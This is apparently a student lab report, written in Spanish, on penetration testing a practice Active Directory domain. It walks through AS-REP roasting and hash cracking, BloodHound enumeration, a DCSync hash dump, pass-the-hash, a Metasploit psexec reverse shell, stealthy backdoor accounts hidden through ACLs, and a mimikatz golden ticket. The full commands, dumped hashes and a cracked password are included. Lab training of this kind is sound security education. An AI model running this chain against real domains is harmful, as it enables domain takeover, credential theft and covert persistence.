



**REGIONAL ANTIOQUIA CENTRO DE SERVICIOS Y GESTIÓN EMPRESARIAL**

**TECNOLOGÍA EN GESTION DE REDES DE DATOS**  
**(2803649)**

**Presentado por:**

Kevin Alexander Diaz Gallego

Medellín, 2024



**REGIONAL ANTIOQUIA  
CENTRO DE SERVICIOS Y GESTIÓN EMPRESARIAL**

**TECNOLOGÍA EN GESTION DE REDES DE DATOS  
(2803649)**

**Instructor: Iván Alejandro Arias Gómez**

***DIRECTORIO ACTIVO***

**Presentado por:**  
Kevin Alexander Diaz Gallego  
**Grupo de formación: 2803649**

**MEDELLÍN, 2024**



## Introducción


Las pruebas de vulnerabilidades en Active Directory son fundamentales para garantizar que la infraestructura de seguridad de una organización no sea susceptible a ataques. Dado que AD almacena información crítica y tiene un control central sobre la autenticación y autorización de usuarios, un fallo de seguridad en este servicio puede tener graves consecuencias. Las pruebas de vulnerabilidad buscan identificar configuraciones erróneas, permisos mal administrados, brechas en la seguridad de la autenticación y otras debilidades que pueden ser explotadas por atacantes.

### 1. Tools

Vamos a utilizar diferentes herramientas compartidas por el instructor donde vamos hacer las cosas más sencillas al tener las herramientas a la mano

### 2. Ingreso al dominio con runas

- A. Primero vamos hacer una preparación previa ya que necesitamos desactivar la seguridad de Windows para que podamos trabajar mas cómodo lo podemos hacer de forma manual o por medio de la powershell

 Administrador: Windows PowerShell

```
Windows PowerShell
Copyright (C) Microsoft Corporation. Todos los derechos reservados.

Prueba la nueva tecnología PowerShell multiplataforma https://aka.ms/pscore6

PS C:\Windows\system32> Set-MpPreference -DisableRealtimeMonitoring $true
```

- B. Ahora proseguimos con el proceso para usar runas y las tools, haremos un comando sencillo para que podamos ejecutar scrips en la powershell

```
PS C:\Windows\system32> powershell -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. Todos los derechos reservados.

Prueba la nueva tecnología PowerShell multiplataforma https://aka.ms/pscore6
```

- C. Importamos el modulo de PowerView que nos ayudara con la interpretación de comandos en la Powershell para mayor comodidad

```
PS C:\Windows\system32> . F:\Tools\CRTE\PowerView.ps1
PS C:\Windows\system32> impo F:\Tools\CRTE\PowerView.ps1
```



- D. Proseguimos ingresar en el dominio con las runas donde este caso vamos a usar un usuario temporal dentro del dominio llamado TEMP

```
PS C:\Windows\system32> .\runas.exe /noprofile /netonly /user:temp@cs.org powershell
Escriba la contraseña para temp@cs.org:
Intentando iniciar powershell como usuario "temp@cs.org" ...
```

- E. Esto nos abrirá otra Shell donde ya estaremos con el usuario dentro del dominio donde vamos a repetir los primeros pasos para la ejecución de scrips y también el PowerView para mas comodidad

```
Windows PowerShell
Copyright (C) Microsoft Corporation. Todos los derechos reservados.

Eche de ver la nueva tecnología PowerShell multiplataforma https://aka.ms/pscore6

C:\Windows\system32> powershell -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. Todos los derechos reservados.

Eche de ver la nueva tecnología PowerShell multiplataforma https://aka.ms/pscore6

C:\Windows\system32> Import-Module F:\Tools\CRTE\PowerView.ps1
```

- F. Ahora por últimos vamos hacer una consulta sencilla para comprobar que si estamos dentro del dominio

```
PS C:\Windows\system32> Get-NetUser -domain cs.org -server 172.16.1.51

logoncount           : 6
badpasswordtime      : 31/12/1600 7:00:00 p. m.
description          : Cuenta integrada para la administración del equipo o dominio
distinguishedname    : CN=Administrador,CN=Users,DC=cs,DC=org
objectclass          : {top, person, organizationalPerson, user}
lastlogontimestamp   : 13/11/2024 9:05:52 a. m.
name                 : Administrador
objectsid            : S-1-5-21-3125701002-1384462348-288929791-500
samaccountname       : Administrador
admincount           : 1
codepage             : 0
samaccounttype       : USER_OBJECT
accountexpires       : NEVER
countrycode          : 0
whenchanged          : 13/11/2024 2:23:21 p. m.
instancetype         : 4
objectguid           : 855878a3-7239-4c66-9d8a-13dbe0339646
lastlogon            : 13/11/2024 10:24:33 a. m.
lastlogoff           : 31/12/1600 7:00:00 p. m.
objectcategory       : CN=Person,CN=Schema,CN=Configuration,DC=cs,DC=org
dscorepropagationdata : {13/11/2024 2:23:21 p.m., 13/11/2024 2:23:21 p.m., 13/11/2024 1:56}
```



### 3. AS-REP Roasting

A. Para esto utilizamos una guía que se encuentra en Hacking Articles  
Usaremos un scrips de IMPACKET

#### Impacket

GetNPUsers.py script will attempt to list and get TGTs for those users that have the property 'Do not require Kerberos pre-authentication' set (UF\_DONT\_REQUIRE\_PREAUTH). For those users with such configuration, a John the Ripper output will be generated so you can send it for cracking.

```
l.105 ignite.local/ -usersfile users.txt -format john -outputfile hashes  
'rockyou.txt hashes
```

B. Para esto vamos hacer una consulta de todos los usuarios del dominio para comprobar cuales están vulnerables

```
PS C:\Windows\system32> Get-NetUser -Domain cs.org -Server 172.16.1.51 | Select-Object samAccountName, description
```

samaccountname	description
-----	-----
Administrador	Cuenta integrada para la administración del equipo o dominio
Invitado	Cuenta integrada para el acceso como invitado al equipo o dominio
krbtgt	Cuenta de servicio de centro de distribución de claves
jennette.rowena	
sabra.loni	
mil.halimeda	
amalle.lory	
cora.audrie	
hazel.ruthanne	
claudelle.georgina	
britney.norrie	
hildegardemanjory	
calley.leonard	
helga.devina	
shaylah.desdemona	
ariela.denise	
candie.klaus	

C. Con esta lista usaremos el Scrips de impacket y escogeremos un usuario vulnerable

```
(kali@kali)-[~]  
$ python GetNPUsers.py -dc-ip 172.16.1.51 cs.org/ -usersfile netuser.txt -format john -outputfile hashes  
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies
```

```
$krb5asrep$katery.josey@CS.ORG:1b64db95d3fa4293ad02be7969adcd63$395211ec1f4c6da1f3cb34fe5309f99adb0ad028712362e842b63  
c0134bf6eb095ac544c30ec831b7896c712ee5cb373ba3067ec99e02b0b9d17866614f4f973f9f8832b225b4f087276c0ba1782c8231d6bddf09  
4681bb88ea107d6234d337fd3580509b2911aec250a8ea2f0ff8082c241ae307618b9d4bce386cc6d6aff261aab7ab1424c7443e1bcb8b159b18  
dc4ea6545aeac7a85e0904827e9b477517fd48f009807848a1965d64dc53d8bc341e75dee94d1776d4f204329c7e3ef0a4dbd9b5afc888863f57  
72afb7a6762c74abc33f469fbbc3c8cccd1e4483294b9ed
```

D. Ahora guardaremos el has del usuario y vamos a utilizar la herramienta de John the reaper



```
(kali@kali)-[~]
$ echo '$krb5asrep$katey.josey@CS.ORG:1b64db95d3fa4293ad02be7969adcd63$395211ec1f4c6da1f3cb34fe5309f99adb0ad028712362e842b63c0134bf6eb095ac544c30ec831b7896c712ee5cb373ba3067ec99e02b0b9d17866614f4f973f9f8832b225b4f087276c0ba1782c8231d6bddf094681bb88ea107d6234d337fd3580509b2911aec250a8ea2f0ff8082c241ae307618b9d4bce386cc6d6aff261aab7ab1424c7443e1bcb8b159b18dc4ea6545aeac7a85e0904827e9b477517fd48f009807848a1965d64dc53d8bc341e75dee94d1776d4f204329c7e3ef0a4dbd9b5afc888863f5772afb7a6762c74abc33f469fbbc3c8cccd1e4483294b9ed' > josey

(kali@kali)-[~]
$ john --wordlist=rockyou.txt josey
Created directory: /home/kali/.john
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 256/256 AVX2 8x])
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
qwer1234 ($krb5asrep$katey.josey@CS.ORG)
1g 0:00:00:00 DONE (2024-11-14 09:59) 33.33g/s 153600p/s 153600c/s 153600C/s cheska..class08
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```




E. Ahora haremos una verificación de usuario usando crackmapexec para ver si el usuario es valido

```
(kali@kali)-[~]
$ crackmapexec smb 172.16.1.51 -u katey.josey -p qwer1234 -d cs.org
/usr/lib/python3/dist-packages/cme/cli.py:35: SyntaxWarning: invalid escape sequence '\ '
'''
/usr/lib/python3/dist-packages/cme/protocols/winrm.py:324: SyntaxWarning: invalid escape sequence '\S'
self.conn.execute_cmd("reg save HKLM\SAM C:\\windows\\temp\\SAM && reg save HKLM\\SYSTEM C:\\windows\\temp\\SYSTEM")
)
/usr/lib/python3/dist-packages/cme/protocols/winrm.py:338: SyntaxWarning: invalid escape sequence '\S'
self.conn.execute_cmd("reg save HKLM\\SECURITY C:\\windows\\temp\\SECURITY && reg save HKLM\\SYSTEM C:\\windows\\temp\\SYSTEM")
)
/usr/lib/python3/dist-packages/cme/protocols/smb/smbexec.py:49: SyntaxWarning: invalid escape sequence '\p'
stringbinding = 'ncacn_np:%s[\\pipe\\svctl]' % self.__host
/usr/lib/python3/dist-packages/cme/protocols/smb/smbexec.py:93: SyntaxWarning: invalid escape sequence '\\'
command = self.__shell + 'echo '+ data + ' ^> \\127.0.0.1\\{\\} 2^>^61 > %TEMP%\\{ } & %COMSPEC% /Q /c %TEMP%\\{ } & %COMSPEC% /Q /c del %TEMP%\\{ }'.format(self.__share_name, self.__output, self.__batchFile, self.__batchFile)
SMB 172.16.1.51 445 SERVER [*] Windows 10 / Server 2019 Build 17763 x64 (name:SERVER) (domain:cs.org) (signing:True) (SMBv1:False)
SMB 172.16.1.51 445 SERVER [+] cs.org\\katey.josey:qwer1234
```

## 4. Sharphound/Bloodhound

A. Con Sharhound vamos a recopilar información del dominio para ver información mas detallada de forma grafica de como esta unido el dominio

```
PS C:\Users\MAÑANA\Documents\Kev-tool-win\CRTE\BloodHound-master\Collectors> .\SharpHound.exe
2024-11-14T11:50:58.4854690-05:00|INFORMATION|This version of SharpHound is compatible with the 4.2 Release of BloodHound
2024-11-14T11:50:58.5530546-05:00|INFORMATION|Resolved Collection Methods: Group, LocalAdmin, Session, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote
2024-11-14T11:50:58.5659238-05:00|INFORMATION|Initializing SharpHound at 11:50 a. m. on 14/11/2024
2024-11-14T11:50:59.1960177-05:00|ERROR|Unable to connect to LDAP, verify your credentials
PS C:\Users\MAÑANA\Documents\Kev-tool-win\CRTE\BloodHound-master\Collectors> cd kev
PS C:\Users\MAÑANA\Documents\Kev-tool-win\CRTE\BloodHound-master\Collectors\kev> cd ..
PS C:\Users\MAÑANA\Documents\Kev-tool-win\CRTE\BloodHound-master\Collectors> .\SharpHound.exe --ldapusername temp --ldappassword temp --domain cs.org --domaincontroller 172.16.1.51
2024-11-14T11:53:09.7584611-05:00|INFORMATION|This version of SharpHound is compatible with the 4.2 Release of BloodHound
2024-11-14T11:53:09.8433411-05:00|INFORMATION|Resolved Collection Methods: Group, LocalAdmin, Session, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote
2024-11-14T11:53:09.8564911-05:00|INFORMATION|Initializing SharpHound at 11:53 a. m. on 14/11/2024
2024-11-14T11:53:10.4992437-05:00|INFORMATION|Flags: Group, LocalAdmin, Session, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote
```



A. Ahora que identificamos el usuario Dcsync vamos a explotar la vulnerabilidad para que nos de los usuarios y hash del dominio, nos genera 3 archivos







**@SENAComunica**





```

dcsync_hashes.ntds
dcsync_hashes.ntds.cleartext
dcsync_hashes.ntds.kerberos

```

B. Con esto podemos ver los usuarios y la contraseña hash de los usuarios del dominio

```

(kali@kali)-[~/Downloads]
$ cat dcsync_hashes.ntds
Administrador:500:aad3b435b51404eeaad3b435b51404ee:b72f3db8c9e58fbb65cd69ebf9c5a236 :::
Invitado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:b3801459661932d33c1df165a9705178 :::
cs.org\jennette.rowena:1103:aad3b435b51404eeaad3b435b51404ee:9eae2544b865abcd6e3ac797890f2c2e :::
cs.org\sabra.loni:1104:aad3b435b51404eeaad3b435b51404ee:ce0253bf7bd45815d79ee2c023c18089 :::
cs.org\mil.halimeda:1105:aad3b435b51404eeaad3b435b51404ee:e092d9c7e76df440479eb9fd3cfe7083 :::
cs.org\amalle.lory:1106:aad3b435b51404eeaad3b435b51404ee:cda12c947a4343a83f6ed91cc30a2ede :::
cs.org\cora.audrie:1107:aad3b435b51404eeaad3b435b51404ee:a0644d9223d0de9b7c8f35b195b59321 :::
cs.org\hazel.ruthanne:1108:aad3b435b51404eeaad3b435b51404ee:6c76c23e7ea482bb8094181eb71e67b4 :::
cs.org\claudelle.georgina:1109:aad3b435b51404eeaad3b435b51404ee:30053d27100b2b34042e370e99927235 :::
cs.org\britney.norrie:1110:aad3b435b51404eeaad3b435b51404ee:e6e0c70451c2c21bbf86d9183f40e575 :::
cs.org\hildegardemarjory:1111:aad3b435b51404eeaad3b435b51404ee:3769ac1fbdeade600562672119e1c37b1 :::
cs.org\calley.leonard:1112:aad3b435b51404eeaad3b435b51404ee:1a1bfe7a17567e63639888918fc286f5 :::

```

C. Ahora con el usuario de administrador y su hash vamos hacer una prueba que funciona para ver si podemos ejecutar comandos

```

(kali@kali)-[~/Downloads]
$ crackmapexec smb 172.16.1.51 -u Administrador -d cs.org -H aad3b435b51404eeaad3b435b51404ee:b72f3db8c9e58fbb65cd69ebf9c5a236 -x ip
config
SMB 172.16.1.51 445 SERVER [*] Windows 10 / Server 2019 Build 17763 x64 (name:SERVER) (domain:cs.org) (signing
:True) (SMBv1:False)
SMB 172.16.1.51 445 SERVER [+] cs.org\Administrador:b72f3db8c9e58fbb65cd69ebf9c5a236 (Pwn3d!)
SMB 172.16.1.51 445 SERVER [+] Executed command
SMB 172.16.1.51 445 SERVER Configuración IP de Windows
SMB 172.16.1.51 445 SERVER
SMB 172.16.1.51 445 SERVER Adaptador de Ethernet Ethernet:
SMB 172.16.1.51 445 SERVER Sufijo DNS específico para la conexión. . : www.tendawifi.com
SMB 172.16.1.51 445 SERVER Vínculo: dirección IPv6 local. . . : fe80::b88b:2aef:738d:2708%5
SMB 172.16.1.51 445 SERVER Dirección IPv4. . . . . : 172.16.1.51
SMB 172.16.1.51 445 SERVER Máscara de subred . . . . . : 255.255.248.0
SMB 172.16.1.51 445 SERVER Puerta de enlace predeterminada . . . . : 172.16.0.1

```

## 6. Shell powershell – PASS THE HASH

A. En metasploit encontramos un exploit para tener una Shell con el usuario administrador que previamente comprobamos que si servía

```

msf6 > use exploit/windows/smb/psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf6 exploit(windows/smb/psexec) > options
[-] Unknown command: options. Did you mean options? Run the help command for more details.
msf6 exploit(windows/smb/psexec) > options

```





- B. Miramos la opciones para poder utilizar con éxito el exploit y vamos a especificar los datos precios que tenemos sobre el usuario y hash para ingresar a la Shell

Name	Current Setting	Required	Description
RHOSTS	172.16.1.51	no	The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a>
RPORT	445	no	The target port (TCP)
SMBDomain	.	no	The Windows domain to use for authentication
SMBPass	aad3b435b51404eeaad3b435b51404ee:b72f3db8c9e58fbb65cd69ebf9c5a236	no	The password for the specified username
SMBUser	Administrador	no	The username to authenticate as

Payload options (windows/x64/powershell\_reverse\_tcp):

Name	Current Setting	Required	Description
EXITFUNC	thread	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	10.0.2.15	yes	The listen address (an interface may be specified)
LOAD_MODULES		no	A list of powershell modules separated by a comma to download over the v
LPORT	4444	yes	The listen port

- C. Al comprobar los datos vamos darle exploit y esperar a que este haga la conexión

```
msf6 exploit(windows/smb/psexec) > exploit

[*] Started reverse TCP handler on 172.16.2.51:4444
[*] 172.16.1.51:445 - Connecting to the server...
[*] 172.16.1.51:445 - Authenticating to 172.16.1.51:445 as user 'Administrador'...
[*] 172.16.1.51:445 - Selecting PowerShell target
[*] 172.16.1.51:445 - Executing the payload...
[+] 172.16.1.51:445 - Service start timed out, OK if running a command or non-service executable...
[*] Powershell session session 1 opened (172.16.2.51:4444 → 172.16.1.51:49821) at 2024-11-20 10:25:48 -0500

PS C:\Windows\system32> imp
PS C:\Windows\system32> Import-Module ActiveDirectory
```

## 7. Usuario Backdoor

- A. Al tener una PowerShell como administrador con la persistencia vamos a crear un usuario llamado backdoor2 la idea es tener nuestro usuario con permisos de administrador en el dominio

```
New-ADUser -Name backdoor2 -Description "cuenta de kev_ga" -Enabled $true -AccountPassword $userpassword
PS C:\Windows\system32> Get-ADUser backdoor2

DistinguishedName : CN=backdoor2,CN=Users,DC=cs,DC=org
Enabled            : True
GivenName         :
Name              : backdoor2
ObjectClass       : user
ObjectGUID        : 04e0d9ca-82b8-476a-a443-868f0b6d831b
SamAccountName    : backdoor2
SID               : S-1-5-21-3125701002-1384462348-288929791-1261
Surname           :
UserPrincipalName :
```


- B. Verificamos que usuario sea valido con crackmapexec

```
$ crackmapexec smb 172.16.1.51 -u backdoor2 -p kev.1105
SMB 172.16.1.51 445 SERVER [*] Windows 10 / Server 2019 Build 17763 x64 (name:SERVER) (domain:cs.org)
signing:True) (SMBv1:False)
SMB 172.16.1.51 445 SERVER [+] cs.org\backdoor2:kev.1105
```




## 8. Pruebas de ACL con los usuarios backdoor1 y backdoor2

- A. El usuario Backdoor1 cuando creo el usuario se auto asigno a un grupo llamado “Administradores del dominio” para tener permisos como si fuera un administrador lo malo es que esto es muy evidente puede ser identificado



- B. Con el usuario Backdoor2 la idea es que lo unamos en las ACL para que no sea tan evidente podamos tener una persistencia mas sigilosa que no sea tan evidente (Para esta esto nos dimos cuenta que en las ACL se refresca y borra automáticamente el usuario de las ACL esto puede cambiar según la configuración del directorio activo)


NOTA: para esta prueba usaremos una tools llamada AD CALL Scanner donde podemos ver todas las ACL, Grupos y usuarios del dominio





CN=Administradores,CN=Builtin,DC=cs,DC=org	CS\Admins. del dominio			
CN=Administradores,CN=Builtin,DC=cs,DC=org	CS\Administradores de empresas			
CN=Administradores,CN=Builtin,DC=cs,DC=org	CS\backdoor2			
CN=Administradores,CN=Builtin,DC=cs,DC=org	Todos			
CN=Administradores,CN=Builtin,DC=cs,DC=org	NT AUTHORITY\SELF			
CS\Administradores de empresas	Allow	False	This Object Only	CreateChild, D, WriteOwner
CS\backdoor2	Allow	False	This Object Only	Full Control
Todos	Allow	False	This Object Only	ExtendedRight
NT AUTHORITY\SELF	Allow	False	This object and all child	ReadProperty

C. Como podemos comprobar el usuario tiene permisos de Full control con esto podemos hacer un backdoor mas discreto y lo podemos visualizar en Bloodhound



## 9. PASS THE TICKET

A. Para esto vamos a utilizar mimikatz que nos ayudara a generar un Golden ticket

```
PS C:\Windows\system32> . C:\Users\MAÑANA\Documents\Kev-tool-win\CRTE\PowerView.ps1
PS C:\Windows\system32> cd C:\Users\MAÑANA\Documents\Kev-tool-win\CRTE\
PS C:\Users\MAÑANA\Documents\Kev-tool-win\CRTE> .\mimikatz.exe

.#####.  mimikatz 2.2.0 (x64) #19041 Dec 23 2022 16:49:51
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v ##'   Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'   > https://pingcastle.com / https://mysmartlogon.com **/
```



## B. Ahora vamos a generar el ticket como Kerberos con el usuario administrador

```
mimikatz # kerberos::golden /user:Administrador /domain:cs.org /sid:S-1-5-21-3125701002-1384462348-288929791 /rc4:b3801459661932d33c1df165a9705178 /service:krbtgt /target:cs.org /sids:S-1-5-21-3125701002-1384462348-288929791-502 /ticket:C:\ticket.kirbi
User      : Administrador
Domain    : cs.org (CS)
SID       : S-1-5-21-3125701002-1384462348-288929791
User Id   : 500
Groups Id : *513 512 520 518 519
Extra SIDs: S-1-5-21-3125701002-1384462348-288929791-502 ;
ServiceKey: b3801459661932d33c1df165a9705178 - rc4_hmac_nt
Service   : krbtgt
Target     : cs.org
Lifetime  : 25/11/2024 10:41:46 a. m. ; 23/11/2034 10:41:46 a. m. ; 23/11/2034 10:41:46 a. m.
-> Ticket : C:\ticket.kirbi

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Final Ticket Saved to file !
```

## C. Hacemos una comprobación de que el ticket funciona bien

```
PS C:\Users\MANANA\Documents\Kev-tool-win\CRTE\Old_Tools> .\kirbikator.exe kirbi C:\ticket.kirbi

.#####.  KirBikator 1.1 (x86) built on Dec  8 2016 00:31:14
.## ^ ##.  "A La Vie, A L'Amour"
## / \ ##  /* * *
## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
'## v #'    http://blog.gentilkiwi.com              (oe.eo)
'#####'                                     * * */

Destination : RFC KRB-CRED (#22) (simple)
< C:\ticket.kirbi (RFC KRB-CRED (#22))
> Single file : Administrador@cs.org.kirbi
```



# Sube

v2.2.1

[\*] Action: Ask TGT

[\*] Using aes256\_cts\_hmac\_sha1 hash: adbc3ed526ed66b5633a9eec27b4cccbcd46a1903aedfd6923437af3da26a87b

[\*] Building AS-REQ (w/ preauth) for: 'cs.org\Administrador'

[\*] Using domain controller: 172.16.1.51:88

[+] TGT request successful!

[\*] base64(ticket.kirbi):

```
doIFEDCCBQygAwIBBAEDAgEWooIEIjCCBB5hggQaMIIEFqADAgEfoQgbBkNTLk9SR6IbMBmgAwIBAqES
MBAbBmtYnRndBsGY3Mub3Jno4ID5jCCA+KgAwIBEqEDAgECooID1ASCA9AhoQaVVA4EouWIqVQ2t5um
eJx7fyN1VJw44AT1BjBTsmMzTudd5iMwdUU4jG3VsET7piem20mcTpsQY3NAEm/OgrOU42dz+tnGer
ro6rIMx5VvTXNmhjnezRaplgPjvWTXFGfDWD+81gY5gNogyHx/mpvHxm6/Z82DCkOkVj1M5/13tU7Ohu
K75086YLRd9fKQbFhSjmoHiaQuNCPSomkN07dU+GR4K/ZDk8RW+zGj3PLRQWnyaZqHQO+abDzFLX9T+g
i3LADKiJ9+DNbJGD5WvchY6ScXxEL1pYzQIwrLApzed4Czf8PidNUeksJLp+qjavHWEPTkOQ2kuehqox
ZdQih/1jIwRZj3W6MEEUq0nPhKL0ozkDcfvSFXv1J/yQ19b4ZFf8jI7cqr70y/K2zjnJN0isRmjzctH
ubDopWJDW0jxc8z9n/0bJ16f0usu2cGiJY7zwN89znpR97+tRIETRoXGoUppEX9YHUFUp5+5maPEfBr
2hjA6yc0aDQ7jrNd+71AE4sZjoe2xisHQVDmP63RF4GyaUPEmMBaHfZNgnevH5I15JY7vVBgGrznkEV4
GGyGoIjUpMQ1S4uquo6endIHT8Jkr3pTRdAg7MoYMcRQzYwXS1vrFMkRc1xu24bo5i1uFPXwct5OICJ/
BjHJezVhAevY0N1p06RwONUQq+22VT5vF/C6gxQVio7P7kfNRPzjYcFNvMJP+MasafcyvIFuoA35U4fT
7iQ0q71iGoUY+4Dhb3jmaUI1PPyeQObctdvJX3u9GQN6MbkrEoWifSsJQ2N8RNuDTx3SuNag2buJcZKy
SE091CkXhk5U18/wZyiw0r3lzbABDsNjUsBbOqfHp2YKm7Cn8+Unwcp8G1MSrWzI7eNuNp18exSsgdR
ch9asElV/Qrcgnwa/ULfq0wMadfQh0/45tjJ1UOSP4L61h9EVh/1Km3lpp1ShtxTmERfJPXm6kqy1X52
s1sKpd1B8UpsRSOVZHRH3uxFYhVgiK7WPCKHcKZNzLybp1Q/0Bp1svC0db6DFITPwfPvc7wsRzSZZ9XL
E06QSwd3fsRv49eAEQxFeYdxWydLKfbKuvjAIiyc3nHOYUviQqxp9NX9uA0aBQDDvnt8y1Z4PFZKZ8
XrrRDFB/3VRUvZB+8Ay+jwJ0wXc/Mmdnz/RTk1JBXGGw2npVy0vU6s/ZhgSO/nlnKWAo/xQTrytsbORQ
sJFFnRwfokZSDn+Hx47A26z8WdVY60D7ypIi/ZwMo5hCdpiP3jLwInQBgtCxaWtbbE563XkuN+7etS
